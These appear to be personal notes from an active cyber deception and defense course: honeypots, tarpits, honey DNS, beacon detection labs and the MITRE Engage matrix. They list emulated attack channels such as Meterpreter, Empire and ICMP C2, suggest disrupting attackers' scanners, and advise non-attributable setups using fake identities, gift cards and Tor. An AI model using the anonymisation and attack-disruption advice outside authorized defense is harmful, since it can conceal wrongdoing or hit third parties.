
- review:
    - caldera training is built into caldera: https://github.com/mitre/caldera
        - base64 code
    - https://buckets.grayhatwarfare.com/
    - awesomeosint
    - https://detectionlab.network/introduction/
    - purple team: https://vectr.io
    - https://www.networkdefense.io/library/cyberchef-for-security-analysts-57976/200184/about/
    - https://www.activecountermeasures.com/aws-vpc-traffic-mirroring/
    - AWS: https://github.com/bhdresh/Dejavu
    - review beacon detection use cases in splunk
    - malware of the day: https://www.activecountermeasures.com/blog/
    - https://acloudguru.com/
    - can we feed corelight data to RITA?
    - https://attackevals.mitre-engenuity.org/index.html
    - deception and the legal ramifications? entrapment
    - lateral movement detection can occur by using deception technology and alerting on things.
    - Cymmetria, illusive, attivo, acalvio, attibo, trapx
    - https://www.ultimatewindowssecurity.com/securitylog/training/default.aspx
    - https://github.com/BrandonsProjects/WEFC
    -
- lab prep
    - https://www.antisyphontraining.com/john-strand-training-lab-download-instructions/
    - download: https://introclassjs.s3.us-east-1.amazonaws.com/WINADHD01_22.7z
    - password: adhd
    - must disable hyper-v or "virtual machine platform"
- lab notes: https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/navigation.md
    - Spidertrap
    - Cowrie
    - Canarytokens
    - RITA
    - Bluespawn
    - Portspoof
    - HoneyBadger
    - HoneyShare
    - HoneyUser
    - AdvancedC2
    - WebHoneypot
- course: covers the use of ADHD deception techniques and analysis.
- https://www.networkdefense.co/courses/
    - read the book

1. MITRE Engage framework



The Engage Matrix

The Engage Matrix displays the relationships between the various Strategic and Engagement Goals, Approaches, and Activities. Goals are found at the top row of Engage. Each Approach and Activity is assigned to a goal. Approaches are the next row down. All Activities are assigned to an Approach. Finally, Activities make up the remaining entries in Engage. Strategic Actions can be found in the far right and far left columns of Engage. Engagement Actions can be found in the central columns. By bookending Engagement Actions with Strategic Planning and Analysis, we hope that MITRE Engage™ will help organizations better plan and implement real-world adversary engagement strategies and advance the cybersecurity ecosystem.

For a full exploration of the various components of MITRE Engage™, click here.

Legend	
Engagement Actions Taken Against Your Adversary	White
Strategic Actions Taken to Support Operational Strategy	Gray

Prepare	Expose		Affect			Elicit		Understand
Planning	Collection	Detection	Prevention	Direction	Disruption	Reassurance	Motivation	Analysis
Define Exit Criteria	API Monitoring	Decoy Artifacts and Systems	Baseline	Decoy Artifacts and Systems	Decoy Artifacts and Systems	Application Diversity	Application Diversity	Distill Intelligence
Develop Threat Model	Network Monitoring	Detonate Malware	Hardware Manipulation	Detonate Malware	Isolation	Artifact Diversity	Artifact Diversity	Hotwash
Persona Creation	Software Manipulation	Network Analysis	Isolation	Email Manipulation	Network Manipulation	Burn-In	Detonate Malware	Inform Threat Model
Strategic Goal	System Activity Monitoring		Network Manipulation	Migrate Attack Vector	Software Manipulation	Email Manipulation	Information Manipulation	Refine Operation Activities
Storyboarding			Security Controls	Network Manipulation		Information Manipulation	Personas	
				Peripheral Management		Network Diversity	Network Diversity	
				Security Controls		Peripheral Management		
				Software Manipulation		Pocket Litter		

- this framework covers each idea and
- this course focuses on "decoy artifacts and systems"

2. disclaimer

- the tactics covered in this source could get you into trouble
- make sure you vet some tactics with your legal team, HR, and upper mgmt
- get a warrant whenever appropriate
    - ex: continued beaconing back to our C2
- maintain high ethical and legal standards
- don't become what you're defending against

- honeypots are NOT entrapment/enticement

3. define active defense

- active dfense:
  - the emploiyment of limited offensive action and counterattacks to deny a contested area or position to the nemy
  - proactive, anticipatory, and reactionary actions against aggressors
  - the adversaries are already inside your gates...
- passive defense:
  - measures taken to reduce the probability of and to minimize the effects of damage caused by hostile action without the intention oftaking the initiative
  - traditional static defenses (ex: hope for the best)
- prevent | detect | response
  - prevention is ideal, but detection is a must, and detection without response is of little value...


4. what are offensive countermeasures

- offensive countermeasures employ offensive techniques as aggressors attack... but with a defensive posture
  - aikido focuses on redirecting and blocking opponents' attacks while taking considerable care not to harm them in the process
  - aikia practitioners respond to attacks; they do not initiate attacks
- think poison, not venom
  - poison is taken then consumerd, whereas venom is injected
  - lay traps inside your systems, but don't attack theirs
- always ensure solid legal rooting
  - proper authorization, warrant, written approval, etc.

5. what is cyber deception


- cyber deception is the deliverate and calculated process of deceiving attackers in an effort to wage a better defense
  - slow them down, confuse them, deceive them,... make them work harder
  - serves to significantly increase your changes tof detection
  - designed to make `Detection time + reaction time < attack time`
- cyber deception does not replace other efforts or layers of defense
- it should complement and feed the other layers
- militaries have employed deception strategies since the beginning of time. why don't we?

6. "know thy enemy"



- cyber deception driven by covering deception for each of these items


7. OODA loop



7.1. what do we have before attacks?

- threat intel
- but this is crap... it's literally OSPF for a specific hack.

7.2. disrupt the OODA loop



8. avoiding legal trouble

- a few simple tips go a long way
  - don't put malware where it is publicly accessible
  - prevent collateral damage
  - make the ttackers come to you first
- use warning banners and Terms of Use
  - it's not as hard as it might seem at first
  - cortana is "ready to help you out"

8.1. warning banners

- it is, however, illegal to set up lethal traps for trespassers
  - and this isn't our goal anyway (remember the Aikido analogy)
- you can warn them of "evil" things in your network
- access checks, authentication verificationm, geo-location, etc.
- consult with a lawyer and get a warrant
- basically, just put up a ton of warning banners.


9. why these skills are critical

- attackers are getting more and more grazen
  - there is very little perceived risk on their part
  - we have rules, they don't
- you might need to figure out what an attacker is seeking
- you might need to gather info about an attacker
  - attacking from a bot-net
  - attacking through TOR or I2P

9.1. pentester vs. attacker

- pentesting is time boxed
- this allows the attacker to have a signicant edge and may act/enum SLOWLY and go under the radar

10. Detections and dwell time



- a few years ago, the dwell time was 300 days... now it's 24 days.
    - The dwell time has decreased significantly due to the NATURE OF THE ATTACK == ransomeware!
- about 70% of the detections are `external` to organizations!
- this shows that a lot of money is being spent on things that DO NOT DO ANYTHING

10.1. why current strategies are not working

- what were we recommending a few years ago
    - patch
    - strong passwords
    - anti-malware
    - firewall/proxies
    - etc
- what are the saying now?
    - same things, with the words "next-gen" in front!
- do you see a pattern?
    - we have calcified thought patterns
    - we generally do not think outside the box

10.2. quacks, hacks and geniuses

- quacks = crazy
- hacks = snake oil salesmen
- geniuses = actual revolutionaries

10.3. consider your adversaries' capabilities

- virtually unlimited resources (via taxpayers)
- direct access to your electrons
- never-ending exploits/hackdoors

- elaborate anonymization and c2
- immunity from prosecution, etc

10.4. we should not be surpised

- most good testing firms are not htwarted by traditional defense
- we know what nation-states are at least as capable
- and their budgets eclipse security firms
- it's safe to say that nation-states run circles aroind most defenses

11. bad guy defenses

- what OSes are they likely to use and why?
- what obfuscation techniques?
- what about persistence mechanisms?
- what about c2?
- what about exfil techniques?
- spend the next few memoments and come up with a list


11.1. you will be exploited

- you should expect it.
- we focus far too much on prevention and note enough on detectina and response
- most current sec tech fail against these:
    - zero days
    - phishing and SE
    - advanced malwares
    - supply chain infilitration
    - gov't backdoors
- expect the worst

11.1.1. goals to defend against:

- pivoting
- very very high dwell time

11.2. actual defenses



11.2.1. segmentation

- start segmenting your internal networks
  - all the way down to the destktop level
  - and between subnets
- PtH attacks have worked since 1997
- PtT and security access token (SAT) impersonation have works for years, too
- make the assumption that you are goign to get compromised
- getting comproised is acceptable because it is going to happen
- what is unaccepatable is an attacker:
  - persisting for months
  - pivoting from one compromised system to the rest of the network in minutes
- consider an "infected" VLAN

11.2.2. firewalls

- treat the internal network as hostile
- set your internal system firewalls at the same level they would be at a coffee shop
  - all inboudn traffic should be blcoked and alerts should be generated
  - exceptions for admin networks
- segmment business units and/or org units
  - why allow SMB RPC between subnets?
  - contains the attacks even fruther than simple firewalls
- Many of the AV products have firewalls
- you can even use the built-in Windows firewall
  - if you are sadistic and desparater

11.2.3. detecting an insider

- if you can't detect and insider, your network is not secure

    - snowden
    - attackers using valid/existing user creds to move around a network
- can you detect a user accessing 1000s of files?
- can you detect an acct that is accessing 100s of systems?
    - if not you need to
- future targetd attacks will use far less malware than now
- would you be able to get proper attribution for an attacker who is on your system?
    - Word Web Bugs rock for this
        - https://www.blackhillsinfosec.com/tracking-attackers-with-word-web-bugs-cyber-deception/

11.2.4. threat emulation

- don't just think of vulns as missig patches and misconfigs on systems
- think post exploitation
- what happens after an attacker gains access to a system
- there are a number of free tools that will automate parts of this process
- currently, would take a bit of tunign and traial and error
- the collected data is invaluable

11.2.4.1. difference between emulation vs. simulation

- emulation: actually run evil things
- simulation: trying to capture stuff that was created safely

11.3. simulations

- atomic red team: simulator
- bluespawn: analysis engine

11.4. get caught

Client malware detection and countermeasures			
HTTP viewstate covert channel - VSAgent; Port 443	2/1/2018 9:33	blocked	required authenticated proxy which is not compiled into client agent
DNSCat C2 channel; Port 53	2/1/2018 9:37	blocked	McAfee signature fired, and deleted malware
Metasploit HTTPS Meterpreter Shell code injected into memory via PowerShell; Port 443	1/31/2018 15:30	blocked	script would not seem to execute. No shell connection received
Metasploit TCP Meterpreter Shell code injected into memory via PowerShell (obfuscated with Unicorn); Port 443	2/1/2018 9:35	blocked	McAfee signature fired, and deleted malware
PowerShell Empire PowerShell code injected into memory; Port 443	2/1/2018 9:48	allowed	Command shell active
Raw malware EXE - Metasploit; Port 443; templated using write.exe	2/1/2018 9:56	allowed	Command shell active
Encoded malware EXE - Metasploit; Port 443; templated using write.exe	2/1/2018 9:57	allowed	Command shell active
MS-Office Document malicious macro; HTTPS port 443	2/1/2018 14:28	allowed	Command shell active
MS-Office Document malicious macro; TCP Port 8080	2/1/2018 14:34	blocked	McAffee Detected Malware
Cleartext communication with Netcat tool; Port 8443	2/1/2018 10:00	allowed	Anything that communicates with a TLS port such as 443 or 8443 is allowed through the perimeter without inspection
Metasploit Reverse TCP single stage EXE file.	2/1/2018 14:40	allowed	Command shell active
Metasplot Reverse TCP single stage Visual Basic file.	2/1/2018 14:39	blocked	McAffee Detected Malware
ICMP C2 Channel	2/1/2018 10:52	allowed	ICMP command shell established

- the goal is to get caught
- you can/should over lay with ATT&CK

11.5. key takeaways

- moving from "can we be hacked?" to "what can we detect?"
- we finally have a framework for this with mitre
- we also have a large number of tools in their infancy to help automate this
- start by finding gaps, filling them, and movign on.
- start with the framework.

12. lab 1: bluespawn / atomic red team

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/bluespawn/Bluespawn.md
- bluespawn is just a local EDR
- take away process:
    - join VM to a domain
    - run as a test user
    - deploy atomicredteam
    - you want to set up your detection stack in a non-blocking mode

13. lab 2: advanced backdoors / detecting a c2 beacon

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/pcap/AdvancedC2PCAPAnalysis.md
- the goal of this lab is to understand how "advanced" backdoors operate
    - beacons and obfuscation are key for a bad guy's back door to persist
- we will look at a packet cpature and decode the C2 data
- we will use ADHD VM for lab
- we will look at the packets and at RITA which will make it easier to detect
- the lab should take roughly 25 mins

1. inspect pcap

```
sudo tcpdump -nA -r covertC2.pcap | less
```

2. inspect specific traffic

```
sudo tcpdump -r covertC2.pcap 'tcp[13] = 0x02'
```

3. inspect things that are interseting

```
sudo tcpdump -nA -r covertC2.pcap | grep "hidden"
```

13.1. conclusion

- in this, there is `__VIEWSTATE` parameters in use. The c2 beacon is hidden within `VIEWSTATE` parameters.
    - this is very unpredictable by nature.
- to solve for this, RITA does beacon detection

14. lab 3: RITA

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/RITA/RITA.md
- review items on top menu and determine beaconing via:
    - beacons (high scoring)
    - DNS (many subdomains)
- also check out https://www.activecountermeasures.com/free-tools/espy/

15. venom & poison

15.1. differences between venom and poison recap

- poison is something an entity needs to interact with
    - it is something that can be taken
    - it is inert
- venom is something that is injected
    - it is part of an attack
- active defense, when done properly, is poison
- we never attack
- make the bad guy interact with
    - word docs, java app, web page, honeyport, and honeypot

15.2. tarpitting, etc.

- through PHPIDS and/or PHP Tarpit, you can make attackign a website "interesting"
- first, install PHPIDS
- then, creat ea rule to all attackers to pull up Mr. Clippy
- Is it a good idea to taught attackers?
    - let's talk about that
    - see: DTE0034: system activity monitoring, collect system activity logs which can reveal adversary activity.

15.3. throw attackers to another page

- if you spoof version info, etc, to the outside, this can throw off vuln scanners and detections
- see DTE0004: application diversity: present the adversary with a variety of installed applications and servers

15.4. honey DNS

- TAKEAWAY!!!
- effecively a canary DNS, with subnet access.
- what if your DNS server pointed to a large number of non-existent systems?
- most attackers start by pulling records from a DNS server
    - AXFR if possible
- the idea is to have a large number of records pointing to unused IP address space
- then, log, alert, and possibly drop addresses that request for these systems.

15.5. evil web servers

- many testesrs and attackers use automated crawling
    - this helps identify pages and possible insertion points for their attacks
- maybe there is a way to attack the tools
- possibly setting up a DoS condition on the automated scanner
- you can also set up rules to alert you
- let's give this a try
- this is not something you want to do on an external webserver that you want to have crawled by google
- configure robots.txt appropriately

15.5.1. tactics

- randomize web names
- `robots.txt` fake entries
    - even a common word list

16. lab 4: spidertrap

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Spidertrap.md
- spidertrap generates random links, this causes many tools fail.
- you should feed spidertrap a real word list...
    - to get around this as an attacker, set max depth.

1. set up spider trap

```
cd /opt/spidertrap
# open listener on 8000 with default set of links
python3 spidertrap.py

# open listener on 8000 with specific set of links
```

2. implement: DNS record + robots.txt, then capture and detect hits for this

17. how do you set up tools at work

- direct connections are a no-no to an infected system
- do not connect until you have what you need for IR
- do not set it up so it is attributable to you or your company
- DTE0010: decoy account: create an account that is used for active defense purposes.

17.1. basic ADHD setup or other components

- consider setting up ADHD without attribution
    - preferably on a third party hosting provider
- do not set this up on your network (ever!)
- you want all the callbacks to come to a server/domain not related to your org
- set up the server via a name/email that is not a real person
    - many orgs have their employees set up the server under their personal email and name
    - this is not good at all
- register all this through a non-attributable email/paypal/domain/hosting
- TAKEAWAY!!!!

- set up a domain that;s not related to you for canary callbacks
- anonymize all of the things you can (payment, domain privacy, etc)

17.2. proxy software

- it is critical you use a third-party anaonymizing proxy service to connect back to your internet-facing ADHD instance, email domain registration, and paypal
- this creates another layr of protection for you and your company
- this sounds awful, but let's pretend you are a critimal
- good options for using TOR safely
    - whonix
    - tailsos
    - qubesos
- ideally set up on a third party hosted server somewhere
- VPN services are another option but may not be as anonymous
- john suggested that you use public wifi (at a restaurant, etc)

17.3. non attributable email

- avoid google/msft/ etc
    - let's just say privacy is not really their thing
- protonmail is all about privacy and anonymity
- all of your other accounts will use this account as the main registration and verification point
- use a very string/long passphrase (never reuse anywhere else)
- if you hae to provide an address use a famous place that has nothing to do with you or anyone associated with you in any way

17.4. hosting/domain providerse

- some hosting providers ar a bit crazy about how they verify who you are:
    - AWS can be strict
- ADHD
- when you create your non-attributable instance, be prepared to have to destroy it.
- provider needs to accept paypal and/or prepaid gift cards
- the previous options are getting rare and rarer
- digital ocean is a good option

